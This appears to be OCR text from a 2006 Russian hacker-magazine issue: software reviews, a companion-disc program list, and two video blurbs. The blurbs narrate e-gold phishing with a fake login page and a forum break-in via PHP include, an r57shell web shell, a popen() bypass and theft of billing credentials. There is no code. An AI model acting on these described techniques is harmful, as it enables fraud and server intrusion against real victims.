
Менеджеров закачек развелось очень много. Одно время даже был целый бум, когда каждый производитель хвалил именно свой продукт, и выбор было сделать сложно. Но на сегодняшний день уже определились победители и аутсайдеры, все возможности реализованы, интеграция в браузеры для удобства имеется, а бесплатных вариантов пруд пруди. Однако нам еще есть, что обсудить. Неважно, какая качалка стоит у тебя, менять мы ее не будем, а возможности расширить не мешало бы. Итак, если у тебя нет хостинга, а передать внушительный файл необходимо, то с большой вероятностью ты зальешь его через один из веб-сервисов, предназначенных специально для этого. В России наибольшую популярность получили RapidShare, MegaUpload, Slil.Ru, WebFile, YouSendIt и MyTempDir. На самом деле их намного больше, и описание всех потянет не на одну страницу. Слить и залить через собственный



интерфейс предлагает каждый сервис, а некоторые, помимо этого, лимитируют объем скачанных файлов. Можно заплатить n-ую сумму для снятия подобных ограничений, но этот вариант не для читателей X :). Смело сливаем Universal Share Downloader и необходимые для него плагины (каждый плагин отвечает за определенный сервис), скармливаем ему URL'ы — и можно свернуть все это дело в трей. Программа поддерживает списки прокси, что позволит тебе избавиться от ограничений на объем, а некоторые плагины имеют специальные версии, работающие сразу через анонимайзер. Автор регулярно выкладывает обновленные версии плагинов в случае смены механизмов скачивания, о чем сообщает на своей персональной страничке.

All My Movies 3.9 (Build 1207) от 08.04.2006

Windows 98, Me, NT, 2000, XP
300 рублей (30-дневная пробная версия)
2,9 Мб
http://www.bolidesoft.com/rus/allmymovies.html




Найти лучший каталогизатор для собственной коллекции фильмов сложно. Я перепробовал большое количество различных вариантов и остановился на All My Movies. Ключевое слово — сбалансированность, так как хочется иметь множество различных функций, но не хочется громоздкости и неповоротливости программы. Здесь, чуть меньше чем в 3 мегабайта, все уложилось. Удобный интерфейс: слева — список фильмов, справа — детальное описание выбранного. Добавление нового фильма происходит без рутинного вбивания информации: параметры видеофайла считаются и будут внесены в карточку автоматически, информация о фильме загрузится с IMDd.com (есть несколько сайтов на выбор, включая русскоязычные варианты), а большая DVD-обложка — с Amazon.com. К фильму можно добавить скриншоты, сделав их прямо из программы. Возможности импорта/экспорта впечатляют, так что можно даже перенести базу на КПК, сюда же следует отнести функцию создания автономной копии БД с целью отправки своему другу, чтобы не пришлось ломать голову при ответе на вопрос: «Слышь, а че у тя нового появилось?» Модули статистики и поиска

позволяют сортировать фильмы как вздумается — можно без труда выбрать фильмы с определенным актером, режиссером, жанром и т.д. Автор программы — наш соотечественник, и с ним можно пообщаться на официальном форуме, там же можно оставить свои пожелания по развитию сайта. Если хватит энтузиазма, можешь даже написать свой плагин (пока их сравнительно мало). API для такого случая имеется.

Nik Sharpener Pro 2.0

Windows 98/ME/NT/2000/XP, Macintosh OS 10.2.4 и выше
$329,95 (демо-версия)
8 Мб
http://www.niksoftware.com/shop/cont_index.php?tpl=produktwahl&artikel=002334



Nik Sharpener Pro — это не программа, а мечта любого послушного мальчугана, представляющего, что такое цифровая фотография, и бьющегося днями и ночами над выбором: перешарп или переблюр? Вот как раз для таких бойких естествоиспытателей и предназначена программа, увеличивающая контурную резкость изображений.
При работе этот замечательный графический плагин, стоимостью чуть выше 300 долларов, учитывает разрешение изображения, расстояние, тип бумаги и качество печати и делает все возможное, чтобы на экране монитора или на бумаге изображение выглядело достаточно ярко. Еще бы он этого не делал, за такие-то денежки! Помимо этого, Nik Sharpener Pro примечателен следующим: он заправски анализирует визуальные характеристики различных процессов печати, таких, например, как сублимация, цифровая фотография и струйная печать, включая, что немаловажно, понимание различий между продукцией многочисленных производителей струйных принтеров. Nik Sharpener Pro позволяет увеличивать резкость 16-битных изображений, имеет встроенную функцию предварительного просмотра области изображения, набор инструментов, с помощью которых пользователи могут регулировать уровень резкости в любой части изображения.
В комплект программы входит RAW Presharpening-фильтр для увеличения детальности в изображениях, конвертированных из RAW-формата.
Nik Sharpener Pro совместим с большинством версий Adobe Photoshop под Windows и Macintosh OS и дружит со следующими редакторами изображений:
Adobe Photoshop от 5.5 до CS2, Adobe Photoshop Elements от 1 до 3.0, Adobe PhotoDeluxe, Adobe Photoshop LE, Corel Paint Shop Pro, Corel Photopaint, Microsoft Digital Image Pro, Ulead PhotoImpact.
Да, совсем упущенный из виду момент: просят за такую штуковину существенных денег, но, поверь, программа того стоит.




ПЕТР СЕМИЛЕТОВ
/ WWW.ROXTON.KIEV.UA /

Units/

UNIXWAREZ

Cdck

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 223 Кб.
http://swaj.net/unix/index.html#cdck
Лицензия: GNU GPL



Консольная утилита, написанная Алексеем Семеновым, предназначена для проверки CD и DVD на читабельность. На мой взгляд, удобнее использовать cdck, чем копировать содержимое диска в */dev/null* и наблюдать за ходом процесса. Cdck посекторно считывает диск и выводит количество хороших и плохих секторов, а также максимальную, среднюю и минимальную скорость считывания. Cdck может также (с параметром «-o <имя файла>») выводить результаты в файл, на основе которого утилита gnuplot построит график.

Для сборки cdck из исходника не нужно никаких экзотических библиотек — все необходимое идет в дистрибутиве программы. Cdck можно использовать также для получения информации о CD или DVD. Для этого надо запустить cdck с параметром «-i», и появится информация о том, является ли диск мультисессионным, какая на нем файловая система и так далее. В хозяйстве пригодится.

EmelFM2

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 773 Кб.
http://emelfm2.net/
Лицензия: GNU GPL

Классический двухпанельный файловый менеджер. Для его сборки нужна, по сути, только библиотека GTK версии 2.4 или выше. Собирается из исходника одной командой «make» — скрипт конфигурации запускать не нужно. Его просто нет.

Поведением emelFM2 схож с Krusader и Total Commander, вот только для функции выделения файлов нет привычных клавиш «+» и «Insert». Зато есть много чего другого. Можно монтировать/размонтировать разделы из контекстного меню (главное меню у программы отсутствует). Контекстное меню действительно зависит от того, на каком файле ты нажал правую кнопку мыши. В верхней части этого контекстного меню будет предложен список программ, с помощью которых можно открыть текущий файл. Щелкнул на JPEG'е — файловый менеджер предлагает тебе GQview, GIMP, Inkscape, gv. Если привязки типов файлов к программам кажутся тебе неудобными, то в том же меню, в самом низу, находится пункт «Edit file type». Выбираешь его и назначаешь нужную тебе программу для запуска файлов этого типа.

В контекстном меню также доступны плагины. Среди них хочу отметить массовое переименование файлов, выделение по регулярным выражениям, запуск выбранной команды для каждого выделенного файла, вычисление дискового пространства, занимаемого выделенными элементами, упаковка файлов в архивы и распаковка архивов, поиск файлов.

Наконец, в контекстном меню ты найдешь управление закладками и запуск дополнительных функций, например разбивку файла на части и сборку этих частей в единое целое.

В emelFM2 встроен простенький текстовый редактор, однако, с автоматическим определением кодировок, взятым из редактора Leafpad. Кодировки UTF-8, Windows 1251 и KOI8-R распознает верно — проверено.


Внизу emelFM2 расположен некий аналог консоли в одну строку, и поле вывода результатов команд, запущенных таким образом. А между панелями находятся кнопки вызова наиболее востребованных функций: копирование, перемещение, переход на CD-ROM и в домашний каталог.

EmelFM2 может принимать в командной строке некоторые интересные параметры. Например, можно задать кодировку файловой системы (ключ «--encoding»). Можно задать каталог для мусорной корзины: «--trash=такая-то директория». Можно установить каталоги по умолчанию для первой и второй панелей параметрами «--one=каталог» и «--two=каталог».

EmelFM2 производит очень приятное впечатление и, что важно, активно развивается на протяжении уже нескольких лет. То есть, несмотря на компактность, этот проект, рассчитанный на перспективу, а не однодневка.

Inkscape


POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.bz2): 6,2 Мб.
http://www.inkscape.org/
Лицензия: GNU GPL




Есть графика растровая, изображение которой состоит из точек. А есть векторная графика. В ней картинка составляется из объектов: линий, геометрических фигур и так далее. Если в области растровой графики признанный король — это GIMP, то для векторной графики под *nix-программой такого калибра смело можем считать Inkscape. Сейчас, правда, появилась Linux-версия известного в Windows (среди дизайнеров) векторного редактора Xara, однако его Linux-порт еще слишком сырой, чтобы можно было сравнивать его со зрелым продуктом, которым является Inkscape. Хотя именно с Xara сравнение будет уместно, потому что Inkscape и Xara — продукты одного калибра, то есть меньше, чем, скажем, Corel Draw! и Adobe Illustrator.
Начинался Inkscape как форк от другого векторного редактора — Sodipodi (www.sodipodi.com). Сделали форк четверо бывших разработчиков Sodipodi. Sodipodi развивается и поныне, однако не такими темпами, как Inkscape, который все более и более отдаляется от своего предка. В Sodipodi внимание разработчиков сосредоточено на создании простого редактора векторной графики, экономного в плане потребления ресурсов, а Inkscape — это редактор, который старается оперировать со стандартным SVG.
В качестве основного графического формата Inkscape использует открытый формат SVG, поддержка которого практикуется все шире и шире, причем SVG — формат достаточно универсальный, он пригоден и для использования на веб-страницах, и для нужд дизайнеров, которые делают сложные графические проекты. Большое внимание SVG уделяет и Adobe, так что есть вероятность, что SVG станет всеобщим форматом векторной графики, таким же привычным, как PDF для электронных публикаций.
Кроме мощных средств редактирования векторных объектов, Inkscape может импортировать растровую графику и даже конвертировать ее в векторные объекты! Поддерживается также вывод нарисованного в Inkscape рисунка в растровый формат, а также в PDF, EPS, PS, Pover Ray и Adobe Illustrator.
Inkscape полностью русифицирован — исключение составляют лишь некоторые из иллюстрированных учебников, прилагаемых к продукту, и доступных из меню «Справка > Учебники». Примечательно, что учебники сделаны в самом Inkscape, в формате SVG. И отображаются, понятное дело, тоже в Inkscape.
Для отображения графики Inkscape использует свой движок, который называется livarot. Со временем, как обещают разработчики, в качестве движка будет использоваться Cairo. В будущем также планируется поддержка таких аспектов SVG, как фильтры, анимация и SVG-шрифты (последнее не означает, что в Inkscape нельзя работать со шрифтами и текстом).
Inkscape поддерживает дополнительные устройства ввода, вроде планшетов, хотя можно рисовать в нем и мышью. А для любителей всего низкоуровневого в Inkscape присутствует Редактор XML, в котором ты можешь редактировать свой рисунок напрямую через структуру XML. Ведь формат SVG — это разновидность многоликого XML. Кроме того, для Inkscape можно писать скрипты на Python и Perl.
Единственное, чего не хватает в Inkscape, так это предустановленных текстур (однако функция заливки текстурой есть) и градиентов. Я понимаю, текстуры много весят, но пресеты градиентов составляют максимум несколько килобайт. Насколько я помню, в Sodipodi такие пресеты были. И в исходнике есть директории, куда, по идее, надо помещать всякие текстуры и пресеты градиентов. Но каталоги эти пусты — кроме make-файлов и README, в них ничего нет. Это я говорю не в упрек Inkscape, а из соображений ощущения целостности продукта. В комплект входят учебники , а градиенты и текстуры — нет. Непорядок.
Примеры изображений, созданных в Inkscape, ты можешь посмотреть на http://wiki.inkscape.org/wiki/index.php/Galleries. Может, они и тебя вдохновят нарисовать что-нибудь в этой замечательной программе?

KchmViewer

POSIX (*BSD, Linux, Solaris...)
Размер (исходник в tar.gz): 765 Кб.
http://www.kchmviewer.net/
Лицензия: GNU GPL



Программа для просмотра CHM-файлов (сжатые HTML, один из форматов файлов справки в Windows). Лично мне такая утилита понадобилась после того, как я скачал с сайта «Королевство Delphi» сборник статей весом в 10 мегабайт. В этом самом формате CHM. В одном из прошлых выпусков UnixWarez я писал об утилите GnoCHM, которая позволяет смотреть CHM-файл в Linux. Так вот, на здоровенном сборнике статей GnoCHM просто вылетала. Ведь не переключаться же мне под Windows, когда захочется большой CHM-файл почитать? Было найдено решение.
KchmViewer, как следует из названия, заточен под KDE. Но можно и без KDE, можно только с Qt. Скрипту configure надо передать ключик «--with-kde», благодаря этому станет доступен KIO-slave, который больше интегрирует программу в KDE. Но можно пользоваться и без интеграции.
Что понравилось? Да, показывает большие файлы — это факт. Быстрый запуск программы и качественный рендеринг страниц (с картинками). Есть закладки и система поиска, колоссальные возможности выбора языка и кодировки. Достаточно много настроек, хотя нельзя выбрать другой шрифт. Можно только увеличивать или уменьшать размер шрифта по умолчанию.
Думаешь, это смутит отечественного пользователя? Да, незнание английского для ИТ-специалиста — это должно смущать. А его, в свою очередь, может смутить английский интерфейс. Русского перевода нет, но русские CHM'ы читать можно — и это главное.
Напоследок замечу, что сборка продукта нормально проходит при наличии одной только библиотеки Qt, то есть никаких библиотек для чтения CHM устанавливать не нужно. В дистрибутив KchmViewer включена библиотека CHMLIB, которая компилируется автоматически вместе с KchmViewer.




СИМОНОВ ИЛЬЯ AKA SHTURMOVIK
/ SHTURMOVIK@REAL.XAKEP.RU /

Units/

X-TOOLS

TracePlus32


Win 9x/NT/2k/XP
ShareWare
Size: 2,3 Мб
www.sstinc.com



Вот уж действительно хакерская тулза! Как говорит производитель, программа отображает взаимодействие между win32 приложением и 32 bit Winsock API без какой-либо модификации программы. То есть это не просто высокоуровневый снифер, но еще и значительный инструмент отладки сетевых приложений. Кстати, если ты прочитал статью про исследование сетевого червя, то продолжать свои исследования относительно сетевой активности можешь уже с помощью этой программы. Утилита поддерживает Winsock 2 API и RAS. Кроме этого, программа содержит технологию отладки, которая поддерживает ActiveX и OLE. TracePlus показывает сокетные функции, которые вызывает запущенное приложение, а также отображает детальную информацию о каждом действии программы в сети, включая сообщения об ошибках. Помимо этого, утилита содержит обширный набор настроек, таких как многочисленные фильтры. С установкой проблем не возникает. Сразу же после запуска программа спрашивает, за кем ей необходимо вести наблюдение. И это при первом запуске! В ином случае можно либо открыть файл проекта (да, программа позволяет и сохранять все собранные данные и настройки), либо же выбрать Capture в меню. Там тебе предстоит или указать файл, который будет автоматически запущен, или же установить/убрать галочки напротив опций типа «Capture Application started with the Windows Desktop», то есть при запуске очередного приложения утилита будет просить разрешения произвести слежку :). В общем, TracePlus32 — вещь номер один на столе исследователя.

Active@ File Recovery 5.3

Win 9x/NT/2k/XP
ShareWare
Size: 580 Кб
www.file-recovery.net




Представь, что ты нечаянно удалил 15 гигов отборных немецких фильмов, которые разрешают смотреть только с 18-ти лет.. М-да, плохой пример. Или вот: ты удалил курсовой проект и теперь уже чистишь кирзовые сапоги? А быть может, ты разработал программу, которая удаляет файлы без возможности восстановления, и тебе хочется протестировать ее на деле? Тогда закачай программу для восстановления удаленных данных — Active@ File Recovery. Почему именно ее? У программы есть одна очень важная функция — восстановление удаленных файлов, и делает это она поразительно! Конечно, сразу расскажу об ограничении бесплатной демо-версии. Это ограничение на восстановление файла, размером больше 32-х килобайт. Но ты всегда можешь купить утилиту, не так ли? Когда зарегистрируешь программу, сможешь ощутить всю ее прелесть. Скажу сразу: меня программа привела в восторг, когда я смог восстановить Call Of Duty — United Offence, которая была удалена уже больше месяца назад (заметь, винчестер не простаивал, а был в эксплуатации). Качать или не качать — решать тебе.

Registry Washer 3.3.5

Win 9x/NT/2k/XP
ShareWare
Size: 3 Мб
www.rightutilities.com


Ты, наверное, наслышан про различные утилиты для работы с реестром Windows. И думаешь, что удивить тебя в этой сфере будет трудно? Да, конечно, если ты пользуешься утилитой Registry Washer, то можешь даже не читать, что написано далее. Если нет,



то, думаю, эта программа скоро завоюет и твое сердце. Утилита предназначена для очистки реестра от всякого мусора. Вот, например, сканировать реестр на ошибки умеют все, но делают это довольно неуклюже, а в случае Registry Washer можно выбрать конкретные секции для анализа. Зачем, например, исследовать весь реестр, если нужно только проверить ассоциации, присвоенные для различных файловых расширений? Просто выбираем нужный пункт — File Extensions — и жмем «Start scan». Создать бэкап реестра, в принципе, можно и через обычный regedit. Но создавать его вручную, причем каждый раз, — вообще не вариант. Куда удобнее дать соответствующее указание встроенному в Registry Washer планировщику. Все знают, насколько коряв Internet Explorer. Каждый месяц новые эксплойты и прочая зараза так и норовят использовать его для своих корыстных целей. Честно говоря, я был немного удивлен, когда Registry Washer показал мне список компонентов, привязанных к моему ослику. Пускай IE я и не юзаю, но факт остается фактом: несколько непонятных DDL активно с ним взаимодействуют. К счастью, с помощью этой тулзы я быстро удалил эту гадость. Теперь понимаешь все плюсы данной программы? Если так, то забирай с диска или скорее качай из Интернета!

N.E.W.T. Pro 2.0

Win 9x/NT/2k/XP
ShareWare
Size: 3,8 Мб
www.komododigital.com



Помню целый год работал я системным администратором в небольшой конторе (всего 40 машин). Конечно же, проблем особых не возникало, но не хватало утилиты администрирования всей сети. Сперва я пользовался радмином. Представляешь, как было неудобно? Потом открыл для себя DameWare, но о ней мы уже писали, да и разбираться в многочисленных настройках было лень. Как жаль, что тогда я не открыл для себя действительно хорошую программу для дистанционного мониторинга локальной сети, которая имеет приятный интерфейс, проста в настройке и удобна в работе. Имя этому замечательному помощнику системного администратора NEWT Pro. С ее помощью ты разом получишь около двухсот параметров о каждой машине в сети (машины можно сканировать по диапазону IP-адресов, данным Active Directory и т.д.), и эти данные будут постоянно обновляться. Чтобы понять, насколько наглядно эти данные будут представлены, ознакомься со скриншотом. Думаю, все вопросы разрешатся сами собой.



ВОРУЕМ E-GOLD

В этом видео автор показывает, как с помощью нехитрого скрипта, имитирующего работу логин-страницы www.e-gold.com, можно увести у американского толстосума его честно заработанный лавандос. Завладев этим комплектом скриптов, STORM начинает решительные действия. Для начала составим и отправим поддельное письмо некому гражданину Карлу Джонсону Жэ Эр. Карл наверняка не самый бедный на земле человек, поэтому он просто обязан поделиться с бедным украинским хакером. Конверт ушел к ламеру — осталось только дождаться результата. Наивный американец, не задумываясь, кликнул на ссылку в письме и ввел свои реквизиты для входа в аккаунт e-gold'а. Шторму удалось получить доступ к акку, на котором оказалось 50 долларов. Но чтобы перевести деньги себе, необходимо завладеть мылом владельца, на который придет код активации для разрешения перевода. Внимание! В процессе съемки ролика ни один не пострадал. Ролик снимали настоящие Робин Гуды, которые вернули деньги и принесли извинения в письменной форме.

ХАКНУТЫЙ ХОСТИНГ

Однажды хакеру потребовался хостинг для своего нового замысла (а хакерам довольно часто требуются хостинги для своих замыслов). Платить денежки за такие услуги он жутко не любил, поэтому намеривался просто скардить себе аккаунт на одном из буржуйских серверов. Зайдя на сайт хостинг провайдера, этот любопытный человек сразу же посетил тамошний форум, чтобы прочитать отзывы клиентов об услугах. Глаза, по привычке, опустились вниз, к версии форума. Она была довольно-таки старой. Возникла мысль, что это развод админа для малолетних кидисов, но интуиция подсказывала обратное. Для этого форума существует много эксплойтов, поэтому у хакера был реальный шанс осуществить взлом. Злодей решил воспользоваться довольно старым эксплойтом, который никогда не появлялся в публичных источниках (разработчик закрыл уязвимость без лишнего шума). Суть атаки заключалась в хитроумной подмене переменной root_path, благодаря которой становился возможным php-include. Загруженный r57shell имеет широкие возможности обхода ограничений на выполнения команд. Поэтому, несмотря на запрет функций shell_exec(), passthru(), system(), хакер спокойно мог выполнять команды через popen(). На сервере был установлен Linux с крепким ядром 2.4.30-grsec, так что вариант получения root-прав ядерным сплоитом отпал сразу. Но взломщика это не испугало: он умел доставать нужную ему инфу даже при минимальных правах в системе. В каталоге выше он стал просматривать скрипты на идентификационных данных. Отыскав логин и пароль для доступа к биллингу, хакер увел оттуда все интересные данные, включая пароли к серверам хостинга, аккаунты юзеров и данные оплаты услуг. Внимание! Не воспринимай видео как инструкцию к быстрому обогащению, ок?

WINDOWS

DEVELOPMENT
- Development
- BuildIT 2.0 Beta Build 114
- DzSoft Perl Editor 5.7.0.7
- DzSoft PHP Editor 3.6.0.4
- Microsoft .NET Framework Version 2.0
- Microsoft SQL Server 2005 Service Pack 1
- UltraEdit 12
- Visual J# 2005 Express Edition
- Web Page Maker 2.2
- WinMerge 2.5.3.5

MISC
- AutoHotkey 1.0.43.08
- Autoruns 8.51
- ComicReader 0.3.2
- CubicExplorer 0.77.587
- DOSBox 0.65
- EasyGPS for Windows 2000XP 2.3.2 Beta 1
- ExpertGPS for Windows 2000XP 2.3.2 Beta 1
- FAR Manager 1.70
- FinePrint 5.51
- Foxit Reader Pro 1.3
- GMail Drive 1.0.10
- Hide Folders XP 2
- KeyPass Ver 4.1.1
- Mp3tag 2.35n
- NASA World Wind 1.3.4
- Nero InCD 4.3.23.2
- Passware Kit 7.7
- PDF Editor 1.4
- PDF Explorer 1.5 Build 51
- PDFCreator 0.9.1
- SpeedFan 4.28
- Stardict 2.4.7
- System Safety Monitor 2.0.6.566
- ufs2tools 0.7
- WindowsGuard 2006 7.0 Beta
- XPize 4.3 MCE

MULTIMEDIA
- AnFX 3.2
- DeepBurner Free 1.8
- DeepBurner Pro 1.8
- DivX 6.2
- Easy CD-DA Extractor v9.0.2
- FontDoctor 2
- Google Video Player 1.0.1.0 Beta
- ImTOO iPod Movie Converter v2.1
- iuVCR 4.11.0.373
- K-Lite Codec Pack Full 2.72
- K-Lite Mega Codec Pack 1.53
- Magic ASCII Studio 2.2
- MediaPortal 0.2.0.0 RC4
- Minilyrics 4.3.2195
- Paint.NET 2.61
- Pixeur 2.7.0.3
- REAPER 0.947 Beta
- VirtualDubMod 1.5.10.2
- Visual Business Cards 4
- VLC (VideoLAN) for Windows 0.8.5 Test 3
- XMPlay 3.3.0.4
- Zoom Player Pro 5.00 Preview 4

NET
- AChat 0.135 BetaBlocklist Manager 2.6.5 Beta
- BloodHound 1.0.2b
- BWMeter V2.4.2
- Firefox 1.5.0.2
- Gaim for Windows 2.0.0 Beta 3
- Miranda 0.4.0.3
- mIRC Power Pack 8.00 RC6
- Nmap 4.03
- Opera for Windows 9.0 Beta Build 8372
- Outlook 2003 Junk Email Filter April 2006
- Outpost Firewall Pro 3.51
- PopMan 1.3
- Portable Firefox 1.5.0.2
- ProtoWall 2.01
- QIP 2005a Build 7840
- RemoteByMail V1.01
- SecureCRT 5.1
- TeamSpeak 2.0.32.60
- Thunderbird 1.5.0.2
- Traffic Inspector 1.1.3
- WS_FTP Professional 2006
- X-NetStat Professional 5.49

SYSTEM
- Advanced Registry Tracer 2.05
- avast! Home 4.7.817
- Catalyst 6.4
- DirectX Redistributable 9.0c (April 2006)
- DiskExplorer for FAT V3.03
- DiskExplorer for NTFS V3.03
- DriveImage XML V1.18
- ForceWare Release 84.21
- GetDataBack for FAT V3.03
- GetDataBack for NTFS V3.03
- Microsoft Virtual Server 2005 R2
- Mozy Remote Backup 1.6.1.0 Beta
- MySQL 5.0.20
- PostgreSQL 8.1
- Radeon Omega Drivers 3.8.231
- Windows Defender 2 beta

UNIX

DEVELOPMENT
- Development
- Bluefish 1.0.5
- Free Pascal Compiler 2.0.2
- Mono 1.1.13
- Motor 3.4.0
- qt 4.1.2
- SSHole 0.1

MISC
- Beagle 0.2.6
- CurlFtpFS 0.7
- GKrellM 2.2.9
- KchmViewer 2.5
- Lieabed 1.0
- PwManager 1.2.4
- Stardict 2.4.7
- X File Explorer 0.88
- XSane 0.991

MULTIMEDIA
- amaroK 2.0
- avidemux 2.1.2
- drip v0.9.0
- GQview 2.0.1
- K3b 0.12.15
- Ogle DVD Player v0.9.2
- Orpheus 1.5
- Rhythmbox 0.9.4.1
- ripperX 2.7.0
- VLC 0.8.4a

NET
- Centericq 4.21.0
- Downloader for X 2.5.7
- ejabberd 1.1.1
- gFTP 2.0.18
- Guarddog 2.4.0
- Hydranode v0.2.0
- JFtp v1.48
- Kopete 0.12 Beta 2
